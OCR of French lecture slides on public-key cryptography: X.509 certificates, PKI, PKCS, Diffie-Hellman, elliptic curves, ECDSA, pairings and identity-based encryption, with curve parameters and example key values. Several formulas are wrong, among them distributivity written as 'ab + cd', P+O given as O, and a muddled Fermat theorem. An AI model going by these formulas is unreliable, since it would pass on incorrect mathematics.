
Signature



$$\text{Signature} = \{H(M)\}_{\text{clé-privé}}$$

Certificat

- C’est l’ensemble constitué par une suite de symbole (document M) et une signature.
- Le format de certificat le plus courant est X509 v2 ou v3. La syntaxe utilisée est l’ASN.1 (*Abstract Syntax Notation One*).



```
Certificate  ::=  SEQUENCE  {
     tbsCertificate       TBSCertificate,
     signatureAlgorithm   AlgorithmIdentifier,
     signature            BIT STRING  }

TBSCertificate  ::=  SEQUENCE  {
        version          [0]  EXPLICIT Version DEFAULT v1,
        serialNumber          CertificateSerialNumber,
        signature             AlgorithmIdentifier,
        issuer                Name,
        validity              Validity,
        subject               Name,
        subjectPublicKeyInfo  SubjectPublicKeyInfo,
        issuerUniqueID   [1]  IMPLICIT UniqueIdentifier OPTIONAL,
                              -- If present, version shall be v2 or v3
        subjectUniqueID  [2]  IMPLICIT UniqueIdentifier OPTIONAL,
                              -- If present, version shall be v2 or v3
        extensions       [3]  EXPLICIT Extensions OPTIONAL
                              -- If present, version shall be v3
        }
```


Public Key Infrastructure

- **Les principales fonctions réalisées par une architecture PKI pour la gestion des certificats se résument ainsi :**
  - Enregistrement de demande et vérification des critères pour attribution d'un certificat.
    - L'identité du demandeur est vérifiée ainsi que le fait qu'il soit bien en possession de la clef privée associée
  - Création des certificats
  - Diffusion des certificats entraînant la publication des clefs publiques
  - Archivage des certificats pour assurer la sécurité et la pérennité
  - Renouvellement des certificats en fin de période de validité
  - Suspension de certificats.
    - Elle peut être utile si le propriétaire estime ne pas avoir besoin temporairement de son certificat ; cependant cette fonction n'est pas aisée à mettre en œuvre ; elle est essentiellement administrative et il n'existe pas de standard d'implémentation
  - Révocation de certificats.
    - Sur date de péremption, perte, vol ou compromission de clefs
  - Création et publication (au sens gestion) des listes de révocation des certificats
    - Il y aura révocation du certificat dans les cas suivants : date de fin de validité atteinte, clef privée divulguée, perdue (donc impossibilité de lire les objets rendus confidentiels) ou compromise.
  - Délégation de pouvoir à d'autres entités reconnues de confiance.
    - Toute communauté peut créer sa propre infrastructure PKI, dans ce cas une étude de faisabilité est nécessaire en s'appuyant sur de nombreux critères.


Standards PKCS

- **PKCS « *Public-Key Cryptography Standards* » est un ensemble de standards pour la mise en place des IGC, coordonné par RSA ; ces standards définissent les formats des éléments de cryptographie :**
  - PKCS#1 : RSA Cryptography Specifications Version 2 *(RFC 2437)*
  - PKCS#2 : inclus dans PKCS#1
  - PKCS#3 : Diffie-Hellman Key Agreement Standard Version 1.4
  - PKCS#4 : inclus dans PKCS#1
  - PKCS#5 : Password-Based Cryptography Standard Version 2
  - PKCS#6 : Extended-Certificate Syntax Standard Version 1.5
  - PKCS#7 : Cryptographic Message Syntax Standard Version 1.5 *(RFC2315)*
  - PKCS#8 : Private-Key Information Syntax Standard Version 1.2
  - PKCS#9 : Selected Attribute Types Version 2.0
  - PKCS#10 : Certification Request Syntax Version 1.7 or Certificate Signing Request (CSR) *(RFC 2314)*
  - PKCS#11 : Cryptographic Token Interface Standard Version 2.10
  - PKCS#12 : Personnal Information Exchange Syntax Standard Version 1.0
  - PKCS#13 : Elliptic Curve Cryptography Standard Version 1.0
  - PKCS#14 : Pseudorandom Number Generation Standard Version 1.0
  - PKCS#15 : Cryptographic Token Information Format Standard Version 1.1

Un certificat X509 RSA



Un certificat X509 ECC



- **Un générateur g de (Z*/pZ, x), avec p premier**
  - $\forall x \in [1, p-1]\ \exists i \in [1, p-1]\ g^i = x \pmod p$,
  - en particulier $g^{p-1}=1$
- **Il existe φ(p-1) générateurs.**
- **Exemple p=5, g=3**
  - $g^1 = 1.3 = 3$
  - $g^2 = 3.3 = 4$
  - $g^3 = 4.3 = 2$
  - $g^4 = 2.3 = 1$

Sécurité de Diffie Hellman

- **Dans (Z*/pZ,x) avec p premier, g un générateur**
  - Connaissant $y = g^x$, il est difficile de trouver x
  - C'est l'hypothèse de complexité du logarithme discret
- **g^x est une clé publique**
- **x est une clé privée**
- **Exchange de Diffie Hellman**
  - $g^{ab} = (g^a)^b = (g^b)^a$
  - Hypothèse de sécurité
    - Connaissant g^a et g^b il est difficile de trouver g^{ab}

Plus loin avec les Groupes finis

- **(G,x) un groupe fini, cardinal G = |G|**
- **L'ordre d'un élément g (g Є G) est le plus petit entier e tel que g^e=1**
- **H est un sous groupe de G si**
  - H est inclus dans G
  - (H,x) est un groupe
- **Soit g un élément de G, l'ensemble <g>= { g^k: k Є Z} est un sous groupe de G**
  - C'est le groupe engendré par g
  - Son cardinal est égal à l'ordre g
- **G =<g> pour un certain g on dit que G est un groupe cyclique**
- **Si G est fini et cyclique il existe exactement , φ (|G|) générateurs de G.**
- **Théorème de Lagrange**
  - Si G est un groupe fini le cardinal (ou l'ordre) de chaque sous groupe divise le cardinal de G
  - L'entier |G|/|H| s'appelle l'indice de H dans G (*cofactor*)
- **Théorème de Sylow**
  - G un groupe fini. Pour tout nombre premier p et tout nombre entier r tel que p^r divise l'ordre de G, il existe un sous groupe de G d'ordre p^r.
- **Si G est un groupe, et g Є G, $g^{|G|}$=1**
- **On en déduit le petit théorème de Fermat,**
  - si pgcd(a,m)=1, alors $a^{\varphi(n)}$ = 1 mod m
  - En particulier $a^{\varphi(n)-1}$ a = 1 mod m, ce qui donne l'inverse de en modulo m
  - a^{-1}= $a^{\varphi(n)-1}$ mod m

Comprendre le théorème de Sylow dans (Z/pZ,+)

- **Dans (Z/pZ, +) la solution (x) de ax=b (a, b étant connu) n'est pas une procédure complexe**
  - une solution existe si pgcd(a,p) divise b
- **L'ordre r d'un élément a (tel que ar=0) s'obtient par la relation**
  - ordre(a) = ppcm(a,p) / p = a x / pgcd(a,p)
  - En particulier lorsque a est premier avec p, ordre(a)=p
- **Exemple dans (Z/36Z, +), $36 = 2^2 \times 3^2$**
  - Les ordres possibles sont 2,4,3,9,6,12,18,36

Les corps finis

- **Un corps K est un ensemble d'éléments muni de deux lois notées + et x, tel que**
  - (K,+) est un groupe abélien, élément neutre e
  - (K*, x) est un groupe abélien, K* représente l 'ensemble K sans le neutre e, élément neutre i
  - Distributivité de la deuxième loi (x) sur la première (+)
    - a*(b+c) = ab + cd
- **L'intérêt des corps est d'obtenir des propriétés algébriques permettant :**
  - La solution de systèmes d'équations linéaires
  - La définition de polynômes
- **(Z/pZ, +, x) avec p premier est un corps fini.**

Les polynômes

- **Dans un corps K on peut définir des polynômes P, de degré p**
  - $P(x) = a_0 + a_1 x + a_2 x^2 + \ldots a_p x^p$
  - (P,+,x) est un anneau
- **Soit P un polynôme de degré p et Q un polynôme de degré q, p ≥ q, on définit la division de P par Q**
  - P = Q A + R, le couple (A,R) de polynômes est unique, et degré(R) < p.
- **P est divisible par Q si et seulement (deg P ≥ deg B) et si le reste de la division de P par Q est nul.**
- **L'algorithme d'Euclide s'applique aux polynômes, et permet de calculer le pgcd de deux polynômes.**
- **Deux polynômes P et Q sont étrangers si et seulement si pgcd(P,Q) est un polynôme de degré 0.**
- **Le théorème de Bezout s'applique aux polynômes étrangers**
  - Si P et Q sont étrangers, il existe un couple unique (U,V) de polynômes étrangers, tels que, P.U + Q.V = 1


Les corps de Galois

- **Théorème: Soit *p* un nombre premier et *I(X)* un polynôme irréductible de degré *n≥1* dans *Z/pZ[X]*.**
  - Alors *(Z/pZ[X])/I* (*l'ensemble des restes des divisions par I(X)*) est un corps.
  - Il possède p^n éléments et il ne dépend pas de *I* (seulement du degré de *I*).
  - Ce corps est appelé corps de Galois à p^n éléments, noté $CG(p^n)$ (ou $GF(p^n)$ en anglais).
- **Théorème: Les seuls corps finis qui existent sont les corps de Galois.**

Courbes Elliptiques

- **Dans un corps K (fini) Fq,**
  - $q=p^m$ ou $q=p$, avec p premier, p étant différent de 2 ou 3 (la caractéristique du corps est différente de 2 ou 3)
  - $x,y,a,b \in K$, $y^2 = x^3 + ax + b$
  - $\Delta = 4a^3 + 27b^2 \neq 0$
- **ECC(Fq,a,b) = { P(x,y): $y^2 = x^3 + ax + b$} U {O}**
  - O = Point à l'infini
  - Pour tout P on impose , P+O = O+P = O
  - Pour P(x,y)#O, on définit -P=(x,-y), et on pose P + -P =O
- **Pour p=2**
  - ECC($F2^m$,a,b) = { P(x,y): $y^2 + xy = x^3 + ax^2 + b$} U {O}

ECC: Addition



Loi additive

- Soit deux points P1 et P2 de la courbe
  - Si P1=O ou P2=O, P1+P2=O
  - Sinon si P1= -P2 ou P2=-P1, P1+P2 = O
  - Sinon, P3(x3,y3)=P1(x1,y1)+P2(x2,y2)

$$x_3 = \begin{cases} \left(\frac{y_2 - y_1}{x_2 - x_1}\right)^2 - x_1 - x_2 & \text{si } P_1 \neq P_2 \\ \left(\frac{3x_1^2 + a}{2y_1}\right)^2 - 2x_1 & \text{si } P_1 = P_2 \end{cases}$$

$$y_3 = \begin{cases} \frac{y_2 - y_1}{x_2 - x_1}(x_1 - x_3) - y_1 & \text{si } P_1 \neq P_2 \\ \frac{3x_1^2 + a}{2y_1}(x_1 - x_3) - y_1 & \text{si } P_1 = P_2 \end{cases}$$

Groupe d'une courbe elliptique

- L'ensemble des points (x,y) de Fq, de la courbe elliptique forme un groupe E(Fq) dont le cardinal est noté #E(Fq)
- Théorème de Hasse

$$q + 1 - 2\sqrt{q} \leq \#E(\mathbb{F}_q) \leq q + 1 + 2\sqrt{q}$$

- Un point de E(Fq) est représenté par $\log_2 q + 1$ bits
  - $\text{Log}_2 q$ bits pour x
  - 1 bit pour le choix de y

Morphisme de Frobenius

- Dans un corps fini Fq ($q=p^n$) de caractéristique p, la fonction
  - $F(X)= X^p$
  - Est :
    - linéaire $(X+Y)^p = X^p + Y^p$,
    - bijective
- Autrement dit on peut toujours établir un isomorphisme entre des polynômes de degré k (défini dans Fq) et un sous ensemble de polynômes de degré kn

Avantage des Courbes Elliptiques

security (bits)	block cipher	$E/\mathbb{F}_p$	$E/\mathbb{F}_{2^m}$	RSA
112	3-DES	224	233	2048
128	AES small	256	283	3072
192	AES medium	384	409	8192
256	AES large	512	571	14720

Diffie Hellman pour ECC

- G un sous groupe de ECC(Fq,a,b)
- G est cyclique d'ordre n, G=<P>, le point P est un générateur de G
- En notation additive
  - aP=P+P+…+P
  - bP=P+P+…+P
  - Secret partagé Diffie Hellman
    - DH=a (bP) = b(aP) = abP

Signature ECDSA

- **G un sous groupe de ECC(Fp)**
- **#ECC= n = index . q = cofactor . order**
  - G est cyclique d'ordre premier q, G=<P>, le point P est un générateur de G
- **La clé privé est a Є [0, q-1], on calcule aP (clé publique)**
- **La clé éphémère est k Є [0, q-1], on calcule kP**
- **On note kP=(u,v), x = u mod q**
- **La signature d'un message m, est le couple (x,y)**
  - x = u mod q (ou entier r)
  - $y = k^{-1}(H(m)+ax) \bmod q$ (la signature s)
    - La fonction H est généralement sha1
- **L'opération de vérification s'écrit**
  - $i = (H(m)y^{-1} P + x\, y^{-1}(aP)) \bmod q$
  - x = i mod q ?
- **Clé privé (P,q,a,k), Clé publique(P,q,aP)**
- **RFC 3278**
  - "Use of Elliptic Curve Cryptography (ECC) Algorithms in Cryptographic Message Syntax (CMS)"
  - ECDSA-Sig-Value ::= SEQUENCE { r INTEGER, s INTEGER }

Quelques normes utiles

- **Norme ANSI X9.62**
  - Représentation d'un point au format compressé ou non compressé
  - Exemple, N= $\log_{256}$ q (pour un corps Fq)
    - Type, 1 octet (04=uncompressed, 03=compressed)
    - Valeur de x (N octets), Valeur de y (N octets)
- **IEEE Std 1363**
  - " IEEE Standard Specifications for Public-Key Cryptography"
  - Terminologie pour les courbes elliptiques
  - Key Agreement (DH), DL/ECKAS-DH1
    - Sha1(x|y), x N octets, y N octets, N= $\log_{256}$ q (pour un corps Fq)
- **SEC 2**
  - "Recommended Elliptic Curve Domain Parameters, Certicom Research"
  - Recommandation de courbes elliptiques particulières
- **FIPS PUB 186-2**
  - **DIGITAL SIGNATURE STANDARD (DSS)**
  - "Recommandation de courbes elliptiques particulières"
- **RFC 3278**
  - "Use of Elliptic Curve Cryptography (ECC) Algorithms in Cryptographic Message Syntax (CMS)"

Exemple Courbe Certicom sect113r1

- Dans $F2^m$, avec m=113, représentation des coordonnées (x,y) 15 octets
- Courbe: $y^2 + xy = x^3 + ax^2 + b$
  - a= 003088250CA6E7C7FE649CE85820F7
  - b= 00E8BEE4D3E2260744188BE0E9C723
- Polynôme générateur: $x^{113}+x^9 + 1$
  - 02000000000000000000000000201
- Générateur (forme non compressée)
  - 04 009D73616F35F4AB1407D73562C10F 00A52830277958EE84D1315ED31886
- Ordre
  - 0100000000000000D9CCEC8A39E56F
- Cofacteur
  - 2
- Exemple de clé
  - Privé a= 000D2634C36BDE27916D7C590136CD
  - Publique aP= 04 01A352487A98884A2A35EEDBB4A93B 0052525EFAC8DA9B62A56D40BBCBEE
- Exemple de signature ECCDSA
  - 30 22
  - 02 0F 0020634AAF9F9B385A6CD10086377E (r)
  - 02 0F 00E6855729E55AAB86D69CE2646415 (s)
- Exemple de calcul ECCDH (Sha1(x|y))
  - 20 octets: 82461C62A3BC762DF2F3270BDD6DC9CC58FD9E17

secp256k1

- Z/pZ
  - p = FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFE FFFFFC2F
  - $p = 2^{256} - 2^{32} - 2^9 - 2^8 - 2^7 - 2^6 - 2^4 - 1$
- ECC: $y^2 = x^3 + ax + b$
  - a=0, b=7
- G
  - 04 79BE667E F9DCBBAC 55A06295 CE870B07 029BFCDB 2DCE28D9 59F2815B 16F81798 483ADA77 26A3C465 5DA4FBFC 0E1108A8 FD17B448 A6855419 9C47D08F FB10D4B8
- Order
  - FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFE BAAEDCE6 AF48A03B BFD25E8C D0364141
- CoFactor
  - 1

Pairage bilineaire

- **Soit G1, G2, et Gr des groupes finis d'ordre r, avec r premier**
- **Un pairage bilinéaire e (*bilinear pairing*, *bilinear map*) est une fonction telle que**
  - e: G1xG2 -> Gr
  - e est non dégénérée, e(P,Q) # 1
  - e est bilinéaire $e(aP, bQ) = e(P,Q)^{ab}$

Groupe de r-torsion

- **E(K) une courbe elliptique définie sur un corps K (Fp), de caractéristique q ($p=q^m$)**
  - Les points de E peuvent être définis (il existe un isomorphisme) sur des corps plus grands Fq^k , ou encore la clôture algébrique de K .
- **Pour r entier, le sous groupe de points de r-torsion, défini pour une courbe elliptique E sur un corps K, est noté**
  - $E(K)[r] = \{ P \in E \mid rP = O\}$
  - Pour r premier avec q (soit pgcd(r,q)=1)
    - E(K)[r] est isomorphe à Z/rZ x Z/rZ
    - E(K)[r] contient r^2 points
- **Si r divise p-1 (q^m - 1), le corps K (Fp) contient les racines $r^{ième}$ de l'unité**

Embedding Degree

- **Soit E(K) une courbe elliptique définie sur un corps K (Fp), avec $p = q^m$**
- **Soit G un sous groupe cyclique de E(K)**
  - Il existe k tel que G soit isomorphe à un sous groupe de Fp^k
  - La plus petite valeur de k est appelé le *embedding degree*.
    - Soit n le cardinal de G (#G)
    - n divise $p^k - 1$, $n \mid p^k - 1$
- **De manière équivalente k est le plus petit entier, tel que Fp^k contienne le groupe μ_n des racines $n^{ième}$ de l'unité dans Fp**

- **Couplage de Weil**
  - Corps K =Fq
  - e: E(K) [r] x E(K) [r] -> Um
    - $e(aP,bQ)= e(P,Q)^{ab}$
  - Um est le groupe des racines $r^{ième}$ de l'unité dans Fq^k
    - $Um = \{ x \in Fq^k \mid x^r = 1 \}$
    - r divise le cardinal de E(K) (# E(K))
    - r divise $q^k - 1$
  - Le premier algorithme de couplage de Weil a été proposé en 1986 par *V. Miller*, "Short Programs for Functions on Curves"

Exemple de couplage de Weil

- ECC(Fq): $y^2 = x^3 + x$, corps Fq, q premier avec q = 3 modulo 4
- G1 est un sous groupe de ECC(Fq), G2 est un sous groupe de Fq^2
- Il y a q+1 points sur la courbe #ECC(Fq) = q+1
- r = ordre de G1 = facteur premier de q+1
- h = cofactor = #ECC(Fq) / r
  - r divise q+1
  - r divise $q^2 - 1$ puisque $q^2 - 1 = (q-1)(q+1)$
- q=878071079966331252243778198475404981580688319941420821102865339926647563088022295707862517942266222142315585876958231745927771336731748132492512999822479 1.
- h=120160122648911460793888213667405342048029544012513118229196151310472072893597045311028448021839065377867 76
- r=730750818665451621361119245571504901405976559617
- Generator P= 764213932795790385166146156484628185710738246136731223594607305863197148904107335230752866953232919510098156557991388877251113225844051396939078151410688484, 841053126166803064145349163706237513167951671763744795990943027230354098248702951019958048685849729494818612964151563063433969126677448023463404903193596

Example Couplage de Weil

- a = 32123173957326050806494328203885486662480156627 4
- aP = 30190160046420774838485307290929282340150031134834635676485975474770306466691972588984457490442134802927595682579999901570114712778919320483502179821202747, 62213091200438853664542611237586842108181437827266169595377258031104882197418621267763448376638356435209395637689442286458515544840224358420601128590400 85
- b = 59106961775923294833451653834113368400396396754 1
- bP = 48987262533658255069762291790131096871298347016898600682699359024414453412400007020865049739793141972972909760161878340456992802331574226017339890632600 44, 71576802064198833875776240952292570270717236308296838584449919698450610626853008028585471746136204506517503675925750751323255279155813951061482849469617
- c = 33279005974745643182951119871411467384390110439 5
- cP = 36167323544663495058722714838858490073794756818996904749431382991561316522738931392981551358093257155061333630769648015199281694735655329130772593060291 00, 59192706371646904267412433263545398707249836137537130539531013926116807998615140355759776087294980014931329266577750436571800794529952989272477121485907 92
- S= f(aP,bP)^c = f(bP,cP)^a= f(cP,aP)^b = 41187402181898393549451837846867189776596839505849775023153728487204663460704553082085205042787457794936879192570211571503655140085709395422022145179250626, 79227271361619157058546323009694724667658716434355448014437995666740282533338725629443077148420766610310858168099225141459658391492344153996681428439428268

Couplage de Tate

- E une courbe elliptique sur un corps K (Fp), de caractéristique q ($p= q^m$)
- E(K)[r] un groupe de r-torsion avec r premier avec q
- Soit k le plus petit entier tel que r divise p^k-1
  - k est le « **embedding degree** » de la courbe elliptique E relativement à r
- e: E(Fp) [r] x E(Fp^k) [r] -> Um
  - Um est le groupe des racines $r^{ième}$ de l'unité dans Fp^k
    - Um = { x Є Fp^k | $x^r = 1$ }
- $e(aP,bQ)= e(P,Q)^{ab}$

Quelques Applications Emergentes


- **DH Tripartie**
  - Trois clés publiques aP, bP, cP
  - Trois clés privées a,b,c
  - $e(aP,bP)^c = e(bP,cP)^a = e(aP,cP)^b = e(P,P)^{abc}$
- **IBE (Identity Based Encryption) version de base**
  - P un point d'ordre r
  - Clé maitre (privée) s Є [0, r-1]
  - h: {identités} -> Z/rZ, Є [0, r-1]
  - h': Fq^k -> Z/nZ
  - Clé publique IBE sP
  - Clé privée IBE s
  - Clé publique de ID= h(ID).P
  - Clé privée de ID= s.h(ID).P
  - r un nombre aléatoire dans [0, r-1]
  - Chiffrement à l'aide de la clé publique sP, ID, et d'un nombre aléatoire r
    - $K = e(h(ID)P, sP)^r, = e(P,P)^{s\ r\ h(ID)}$
    - Secret = h'(K)
    - C = M exor Secret
  - Transmission (rP, C)
  - Déchiffrement à l'aide de al clé privée s h(ID) P
    - $K= e(s\ h(ID)\ P, rP) = e(P,P)^{s\ r\ h(ID)}$
    - Secret = h'(K)
    - M = C exor S

Architecture IBE

$$e(Q_{BOB}, sP)^r = e(sQ_{BOB}, rP) = e(Q_{BOB}, P)^{rs}$$

$Q_{ALICE} = h(alice)P$

$Q_{BOB} = h(bob)P$



sQ_{BOB}

sP sQ_{ALICE} sP

Q_{ALICE} Q_{BOB}

$rP, e(Q_{BOB}, sP)^r$ exor M

e: GxG -> Gr

